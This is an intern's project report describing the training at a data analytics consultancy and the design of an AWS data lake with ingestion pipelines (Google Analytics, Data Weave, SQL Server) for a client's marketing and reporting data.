- Consultancy: Our experienced consultants work with organizations to identify their data analytics needs and develop customized solutions to address their specific business challenges. We provide guidance and support throughout the entire analytics process, from data management to visualization.
- Training and Support: We offer training programs to help organizations build internal data analytics capabilities. Our support services ensure that organizations can continue to derive value from their data analytics investments over time.

Overall, Valens Datalabs' scope of work is focused on enabling organizations to turn their data into a strategic asset. We help our clients gain insights that lead to better decision-making and improved business outcomes.

1.3. Services

- Big data engineering services for managing, processing, and analyzing large and complex datasets

- Spark, Hadoop, and Elastic consulting services for implementing and optimizing these technologies in clients' data pipelines
- Rich analytics application development for providing clients with data-driven insights through interactive and visually appealing applications
- Data-driven application development services for building custom applications that utilize clients' data to enhance business operations
- Modern scalable API development services for creating efficient and reliable APIs that handle large amounts of data traffic
- Data science and machine learning services for leveraging clients' data to build predictive models and algorithms that drive better business outcomes
- AWS Data Lake services for building secure, scalable, and cost-effective data lakes on the AWS cloud platform.

2. Introduction to Internship and Project

2.1. Training Period

Our internship began on January 23rd, 2023, and the first day was focused on introducing us to the company's culture, environment, and our colleagues and their roles. We had the opportunity to meet with the Director of Software Engineering and Data Analytics, Mr. Pranav Shukla, and the HR representative, Mrs. Kruti Shukla, which gave us an insight into the company's vision and values. After that, we were assigned trainers based on our interests, and I was delighted to be assigned Mr. Parth Pandya, who is an expert in Python.

During our training, Mr. Pandya gave us daily tasks, which were documented in an excel sheet along with the corresponding links to the relevant documents. The training was structured and organized, and we were required to record our progress daily, including which portion of the chapter we had completed and the time taken to complete it. Overall, it was an excellent learning experience, and I am grateful for the opportunity to improve my skills in Python.

Here are some screenshots of training excel sheet:




Figure 2.1 : Training Tasks Sheet 1

Figure 2.2 : Training Tasks Sheet 2

During our training, Mr. Pandya also assigned us daily coding challenges from Hacker Rank to improve our coding skills. Over the course of two weeks, we were able to solve around 30 to 35 problems, not only related to Python but also to SQL. The training was comprehensive and covered a wide range of topics, including the introduction to Spark, which was new to me. Furthermore, our Director of Software Engineering and Data Analytics, Mr. Pranav Shukla, bought us a course on Amazon Web Services from Udemy, which I completed and took detailed notes on for future reference.

Overall, I thoroughly enjoyed my training experience as it exposed me to various new technologies and helped me improve my skills in Python, SQL, and AWS. It was a well-organized and structured training program that provided me with valuable insights and practical knowledge that I can apply in my future endeavors.

NOTE: What is spark?

Apache Spark is an open-source, distributed processing system used for big data workloads. It utilizes in-memory caching, and optimized query execution for fast analytic queries against data of any size.

Figure 2.3 : Hacker Rank Problems

2.2. Brief about Internship Project

Our internship project involved the creation of a centralized repository for data storage, known as a Data Lake. The Data Lake will allow us to store data in any structured, semi-structured, or unstructured format, and integrate various third-party data sources, such as Google Analytics, Data Weave, Five 9, and others into a single source. We chose AWS as our cloud platform due to its cost-effectiveness and ease of implementation. By utilizing AWS, we were able to take advantage of its many benefits, such as its scalability, security, and cost-efficiency. Overall, the Data Lake project was an exciting opportunity to work with cutting-edge technology and develop practical skills in data storage and integration.

2.3. Purpose

Gogotech, our client, currently uses on-premise data servers to manage and analyze their data through their Marketing Management System (MMS) application. However, the on-premise services require significant maintenance, specific personnel to maintain them, and result in high costs for the company. Additionally, integrating third-party services with the on-premise servers is challenging.

To address these issues, we plan to migrate all their data to the AWS cloud platform, where data can be stored, maintained, and visualized using various AWS services. This migration will streamline financial and operations reporting into a unified picture, enable

trend analyses and forecasts, flag actionable insights, improve data accuracy and completeness, and facilitate ongoing reconciliations. By leveraging the AWS cloud platform, Gogotech can focus on their core business functions while taking advantage of the many benefits of cloud computing for their data management and analysis needs.

Furthermore, this will help Gogotech to improve customer engagement and satisfaction, optimize business processes, streamline inventory management, enhance supply chain management, monitor and manage employee performance and productivity, improve financial performance, identify new business opportunities, and increase brand awareness and market share through effective branding and advertising campaigns. These benefits will allow Gogotech to achieve their business goals more efficiently and effectively while reducing the overall cost of ownership for their data management and analysis needs.

2.4. Objective

Organizations that successfully generate business value from their data will outperform their peers. An Aberdeen survey saw organizations who implemented a Data Lake beating similar companies by 9% in organic revenue growth. These leaders could do new types of Analytics like machine learning over new sources like log files, data from click-streams, social media, and internet-connected devices stored in the data lake. This helped them to identify and act upon opportunities for business growth faster by attracting and retaining customers, boosting productivity, proactively maintaining devices, and making informed decisions. By implementing a data analytics platform like the one we developed for Gogotech, the company can take advantage of the many benefits of data analytics, including increased revenue, improved customer engagement and satisfaction, optimized business processes, streamlined inventory management, enhanced supply chain management, monitored and managed employee performance and productivity, identified new business opportunities, and increased brand awareness and market share through effective branding and advertising campaigns.

2.5. Scope

Every industry now wants to move to the cloud to maintain, store and gain value out of data. Most enterprises already adopted this technology, but most are still moving. Almost every industry can use Data Lake for their productivity and growth. All industries

like E-commerce, telecommunication, entertainment, media, finance service, etc.are adopting this technology to increase revenue, save money and reduce risks.

2.6. Technologies Used

a) **Cloud Computing:** Cloud computing has revolutionized the way businesses operate, offering faster innovation, flexible resources, and economies of scale. By delivering computing services over the internet, businesses can pay for only the cloud services they need, resulting in lower operating costs and improved efficiency. For this project, we specifically chose the AWS cloud platform, which is the world's most comprehensive and broadly adopted cloud platform. With over 200 fully-featured services, AWS allows us to run every imaginable use case and scale as our business needs change.

b) **Spark Framework:** We use the Spark framework for fetching and managing data in Glue and Lambda. Spark in Glue engine speeds up data ingestion, processing and integration, allowing us to hydrate our data lake and extract insights from data quicker. With Spark, we can quickly process large amounts of data, enabling us to generate real-time insights and predictions.

c) **Agile Software:** We use the agile software model for developing this project. With Agile, our development team can quickly adapt to changes in requirements without negatively impacting release dates. The Agile approach emphasizes collaboration and cross-functional teams, which allows us to reduce technical debt, improve customer satisfaction, and deliver a higher quality product. Additionally, agile software development provides us with greater flexibility and adaptability, which are critical in today's rapidly changing business environment.

Figure 2.4 : Agile software development model

Figure 2.5 : AWS services

2.7. Internship Project Planning

2.7.1. Internship Project Development Approach and Justification

During my internship at Gogotech, I had the opportunity to work on a project that aimed to develop a comprehensive data analytics platform to provide valuable insights from different data sources to various departments within the company. The project was developed using a step-by-step approach, which included the following steps:

1. **Data Ingestion:** The first step was to ingest all essential data from Gogotech's SQL servers and third-party data sources to the AWS cloud. We collaborated with different departments to understand their data requirements and the analysis they needed to perform. We used AWS Glue, Lambda, S3, and Crawler to collect data from different sources and transfer them to the data lake.
2. **Data Lake Formation:** To arrange the data in a proper format and perform some analysis, we used various AWS services such as AWS Glue, Lambda, S3, Quick Sight, Athena, and Crawler to build a data lake. This allowed us to manage and secure all data in a centralized location, where different departments could access the data they needed while maintaining appropriate security measures.
3. **Data Analysis and Visualization:** After organizing the data in the data lake, we performed various data analyses and created visualizations using tools such as Quick Sight. This allowed us to gain insights from the data and present the results in an easily

understandable format. The analysis and visualization helped departments to make informed decisions.

4. **Machine Learning:** To make the platform more insightful, we utilized AWS Sage Maker to develop machine learning models. These models allowed us to build predictive models that could provide valuable insights for decision-making.
5. **Reporting:** Finally, we developed reports in Excel and analyzed and visualized them in the AWS Quick Sight dashboard. This allowed us to share insights in a user-friendly and easy-to-understand format.

Our project development approach allowed us to build a robust and secure data analytics platform that provided valuable insights to various departments within Gogotech. The platform allowed us to easily manage and analyze data while maintaining appropriate security measures. The use of AWS services allowed us to develop the platform efficiently and effectively, resulting in significant time and cost savings for the company. Overall, our project development approach was highly effective in achieving our objectives and providing value to Gogotech.

Additionally, we employed the agile development methodology to ensure our project was delivered efficiently and effectively. The Agile methodology helped us to adapt to changing requirements quickly and to deliver high-quality products on time. We used daily scrum meetings to discuss progress, identify and address potential roadblocks, and ensure that everyone was on the same page. Regular sprint retrospectives were conducted to evaluate our progress, identify areas of improvement, and adjust our development strategy as needed.

Moreover, we also followed a continuous integration and delivery (CI/CD) approach to ensure our project was delivered with minimal bugs and errors. This approach helped us to detect and resolve issues quickly, which in turn reduced downtime and increased productivity. We used AWS Code Pipeline to automate the build, test, and deployment processes, ensuring that our project was always up-to-date and running smoothly.

Finally, we also placed a strong emphasis on security throughout the development process. We followed AWS's best practices for securing data in the cloud, including using IAM roles, encryption at rest and in transit, and strict access controls. We also conducted regular security audits to identify potential vulnerabilities and address them promptly. This ensured that Gogotech's sensitive data was protected from unauthorized access and data breaches.

Figure 2.6: Data Lake

2.7.2. Internship Project Effort and Time

The project we are working on requires a significant amount of time and effort to complete successfully. As per the client's requirements, it is estimated to take more than a year to complete the project.

The primary goal of this project is to reform the legacy system of reporting with new tools and technologies. This requires us to ingest and centralize all the data from various data sources, which is a complex task that needs to be approached with caution.

We understand that getting the data, transforming it, and storing it in the cloud carries certain risks, particularly when it comes to data security. Therefore, we need to ensure that we follow the best practices and security protocols to mitigate any potential risks.

To achieve the project's objectives, we need to invest a significant amount of effort into transforming the data, so that we can obtain analytical insights and visualize the data

centrally. This includes transforming the data for reusability and integration with other data sources. It will require us to write custom code for fetching third-party data using their API.

Overall, completing this project will require a great deal of effort and careful planning to ensure that we deliver the desired outcomes while mitigating any potential risks. We are committed to delivering the project on time and within the agreed budget while maintaining the highest standards of data security and quality.

2.7.3. Role and Responsibility

In developing our project, we knew that dividing it into specific goals and tasks would be crucial for its success. Our team of eleven members worked together to achieve our objectives, with each member having a unique role and responsibility. Smit Patel and Roopali Khatare worked on data analysis and visualization using AWS Quick Sight. Devang Manani and Prayag Chauhan were responsible for building and managing the data lake using AWS Glue, Lambda, S3, Athena, and Crawler. Janki Patel, Ketul Padariya, Heet Bhimani, and Harsh Parmar were responsible for ingesting data from various sources and ensuring that the data pipelines were functioning correctly.

My Responsibilities:

- Developing Python scripts to automate the data ingestion process from various sources such as Google Analytics, SQL servers, and email marketing services.
- Ensuring the accuracy and completeness of the data by implementing data validation and cleansing techniques.
- Collaborating with different departments to understand their data requirements and designing data models accordingly.
- Creating data pipelines using AWS Glue, Lambda, S3, and other AWS services to manage and process the data efficiently.
- Developing and maintaining reports in Excel and visualizations in Quick Sight to provide insights to various departments within the company.

Working together as a team, we were able to achieve our goals and complete the project successfully. Each team member played a vital role in ensuring the project's success, and we worked closely with our project manager, Pranav Shukla, and Anupam Tripathi, the Head of Data and Analytics at Gogotech. Our collaboration and effective delegation of

tasks were key factors in delivering a robust and secure data analytics platform that provided valuable insights to various departments within Gogotech.

2.7.4. Group Dependencies

Working in a group can be challenging but also rewarding, especially when it comes to a project that requires inter-dependencies. As a team, we are all working on different tasks to achieve the ultimate goal of ingesting and centralizing all data. It is important for each team member to have a basic understanding of others' jobs to facilitate better communication and collaboration.

To achieve this, we had daily group discussions where each team member shared their progress, challenges, and upcoming tasks. These discussions helped us understand each other's work, and we could correlate our tasks to achieve the project's overall objectives. We also used various communication tools such as Slack and Zoom to stay connected and communicate efficiently.

To manage our tasks and goals, we used JIRA, which is a powerful tool for agile project management. We created tasks for each team member, set deadlines, and assigned them to different members. With JIRA, we were able to track progress and identify any potential roadblocks or issues that could impede the project's success. It also helped us prioritize tasks and allocate resources effectively.

In addition to daily group discussions and task management using JIRA, we also organized periodic team-building exercises and knowledge-sharing sessions. These activities helped us develop a better understanding of each other's skills and areas of expertise, which ultimately improved our collaboration and productivity.

Overall, our group dependencies were crucial to the success of the project. Effective communication, collaboration, and task management helped us work towards the project's overall objectives and achieve significant progress.

3. System Analysis

3.1. Study of the Current System

Currently, Gogotech uses three SQL servers, one is the real-time database, the second is a processed database and the third one is for backup. They use on-premise databases for excel style reporting in MMS. Excel-type reporting is very boring because all the data are tabulated and we have to read all numbers to get insight out of the data. There is no chart or clear-cut analysis that can describe all over performance of the company. Head of the finance, Chaitali from Gogotech, prepared one big excel that has all-year financial data. She has to manually copy the data from MMS to excel. That work is so frustrating. She has to maintain all data manually and has to prepare visuals in Power BI. Gogotech CIO Len Yampolsky want to stop these process and replace it with leading server less data managing and reporting technologies.

3.2. Problem and Weaknesses of the Current System

1. Databases are much cluttered and have around 15,000 tables.
2. Reporting system is traditional
3. Poor management of data
4. Use old technology stack
5. Lack of data forecasting system
6. Old system is slow, costly, not efficient
7. Have many redundant data
8. Complex architecture

3.3. Requirement for a New System

1. Use server less technology
2. New system is less costly, Scalable and more secure
3. Get meaningful insights
4. Dummy data removed
5. Use modern reporting system
6. We can manage data security and data governance
7. We can create data pipelines for each data sources for automation

3.4. Project Schedule

- Step 1: Get AWS workspace from the Gogotech
- Step 2: Start understanding sample data of Gogotech
- Step 3: Requirement Gathering for working with original data.
- Step 4: Get access of required tool and technologies of AWS.
- Step 5: Start working on tasks.
- Step 6: Daily meeting for giving updates.

3.5. Process in the New System

We are building our new reporting system on AWS. We need to collect data from various data sources for dale formation on AWS.

1. Start ingesting raw data from various resources
    a. Google Analytics
    b. Iterables
    c. Data weave
    d. Google Ad-words
    e. Five 9
    f. SQL on-premise servers
2. Create data pipelines using AWS tools.
3. Store data securely in s3 or RDS or any other storage services.
4. Process raw data and make it more informative using AWS tools like Lambda, Glue, and EMR etc.
5. Analyze and visualize the data in Amazon Quick sight

3.6 Features of the New System

As we know AWS is a very popular cloud platform among all. A data lake is one of the best solutions for handling lots and lots of data efficiently and securely. A data lake can have any type of data structure, unstructured or semi-structure. We can automate the data pipeline in AWS. Data Lake provide data governance and data security.

Figure 3.1: AWS services in Data Lake

4. System Design

4.1. Our new system: Data Lake

4.1.1. What is a data lake?

AWS Lake Formation is a powerful service that simplifies the process of creating and managing a secure data lake. A data lake is a centralized, curated, and secure repository that enables organizations to store all their data, both structured and unstructured, in one place. This makes it easier to break down data silos and combine different types of analytics to gain insights and guide better business decisions.

Creating and managing a data lake can be a complex and time-consuming process. It typically involves a wide range of manual tasks, such as loading data from multiple sources, monitoring data flows, and setting up partitions, encrypting data, defining transformation jobs, and granting access to datasets across a wide range of analytics and machine learning tools and services.

With AWS Lake Formation, you can easily define data sources and apply access and security policies to set up a data lake in a matter of days. Lake Formation helps you collect and catalog data from databases and object storage, move the data into your new Amazon Simple Storage Service (S3) data lake, clean and classify your data using machine learning algorithms, and secure access to your sensitive data using granular controls at the column, row, and cell levels.

One of the key benefits of AWS Lake Formation is that it provides a centralized data catalog that describes available datasets and their appropriate usage. This makes it easy for users to access the data they need and use it with their preferred analytics and machine learning services, such as Amazon Redshift, Amazon Athena, Amazon EMR for Apache Spark, and Amazon Quick Sight. Lake Formation builds on the capabilities available in AWS Glue, making it a powerful and flexible tool for creating and managing data lakes.

4.2. About Data Pipeline

A data pipeline is a set of tools and processes used to automate the movement and transformation of data between a source system and a target repository.

The data lake contains all the data pipelines. We are fetching data from many third-party services to integrate into the data lake.




Figure 4.1: Data Pipeline

4.3. Different Data Pipelines

Our client uses different third-party resources for marketing, SEO, and to find customer conversion rates. We have to pull all data which was stored in the third-party server using API and integrate that data with the data lake on AWS.

The pipeline we are working on and we will be working on it are:

1. Google Analytics
2. Data weave
3. SQL Server data pull
4. Iterables
5. Five 9
6. Google Ad Words

4.4. Flow Diagrams and Detail

1. **Google Analytics:** Google Analytics is a web Analytics service that provides statistics and basic analytical tools for search engine optimization (SEO) and marketing purposes. The service is part of the Google Marketing Platform and is available for free to anyone with a Google account. Google Analytics provides an API to fetch the data

of the website. We use Google Analytics reporting API (V4) to fetch the data. We need to provide some credentials to API and need to pass dimension and metrics pairs for getting data. There is a limit in passing dimension and metrics pairs.

We decided to fetch data with App flow, one of the AWS services, but due to security issues, we move to direct API using python code. We make one lambda function in AWS that calls API every day at 12:30 PM and fetch current day data into s3.




Figure 4.2: Data Flow Diagram - Google Analytics

Data Flow:

- Step 1: Daily **Amazon Event Bridge**, triggers the lambda function at 12:30 PM. Google updates its data daily at 12 EST time.
- Step 2**: Lambda function** make combinations of the dimension and metrics pairs for the different store of the Gogotech and call API to fetch the data.
- Step 3: Lambda fetches the data into JSON format. I write one function into a lambda that transforms the data from JSON to Parquet.

- Step 4: Now the data is dumped into the **S3 bucket**. We prepare a folder hierarchy that partitioned the data perfectly. We make tables out of combinations of dimension and metrics Pairs, so that data can be partitioned into different tables and then we divide data according to stores and then date structure.
    - *Bucket_name/table_name/store_name/year/month/day/data.parquet*
- Step 5: **Glue Crawler** crawls the data from s3 and makes the data catalogue into **Glue data catalogue**.
- Step 6: **Athena** can now query the data using schema from the Glue catalogue and data from S3.
- Step 7: **Quick Sight** dashboard id build on top of Athena.

Data Weave: In today's highly competitive e-commerce landscape, global retailers, consumer brands, and marketplaces face numerous challenges in maximizing their top line, improving productivity, and staying ahead of the competition. To overcome these obstacles, our company has developed a comprehensive e-commerce analytics suite called Data Weave. With its robust capabilities, Data Weave empowers businesses to optimize sales and earn the trust of online shoppers.

Data Weave serves as a powerful tool for extracting valuable insights from vast amounts of data. By leveraging cutting-edge technologies and advanced algorithms, Data Weave scours the market to collect comprehensive information about our company's presence and performance. This data collection process also includes gathering data on our competitors, enabling us to gain a holistic view of the market landscape.

One of the key features of Data Weave is its ability to conduct in-depth comparative analysis. By benchmarking our company's performance against competitors, we gain valuable insights into areas of strength and opportunities for improvement. This allows us to identify best practices, learn from market leaders, and fine-tune our strategies accordingly.

With the insights generated by Data Weave, our clients can optimize their sales strategies to drive revenue growth. By understanding customer preferences, market trends, and competitor activities, businesses can make informed decisions to enhance their product offerings, pricing strategies, and marketing campaigns. By aligning their offerings with the expectations of online shoppers, companies can earn their trust and loyalty, leading to increased sales and market share.

The adoption of Data Weave brings numerous benefits to our clients. Firstly, it empowers them to make data-driven decisions based on accurate and up-to-date information. This eliminates guesswork and increases the effectiveness of business strategies. Additionally, Data Weave enables businesses to identify emerging trends and capitalize on new market opportunities. By staying ahead of the curve, our clients can gain a competitive edge and strengthen their market position.




Figure 4.3: Data Flow Diagram - Data Weave

Data Flow:

- Step 1: At 9:30 AM EST **Amazon Event Bridge** triggers the Lambda function.
- Step 2: A **Lambda function** gets data from the Data Weave API. After doing transformation on Data, the Lambda function saves data in an S3 bucket.
- Step 3: In Glue, we have created an ETL Pipeline. When the file is saved on the **s3 bucket**, it triggers Glue Crawler. **Glue Crawler** crawls a new file and saves the schema and metadata of the data into the **Glue Data Catalog**. It can handle new columns being added to data.
- Step 4: **Athena** is connected to the Glue Catalog which is used to query the data.
- Step 5: The **Quick Sight Dashboard** is created on the top of the Athena.

2. **SQL Server Data Pull:** Our client has op-premise servers golden, rhodium, and platinum. They store their data on these servers. Now as we are building a data lake, we pull SQL server data into s3 to process it and make reports. In SQL they have many tables and stored procedures but they are not all useful because they create some of the things just for ad-hoc requests. We need to fetch important tables into s3. We make glue job to make JDBC call for fetching SQL server data into s3.

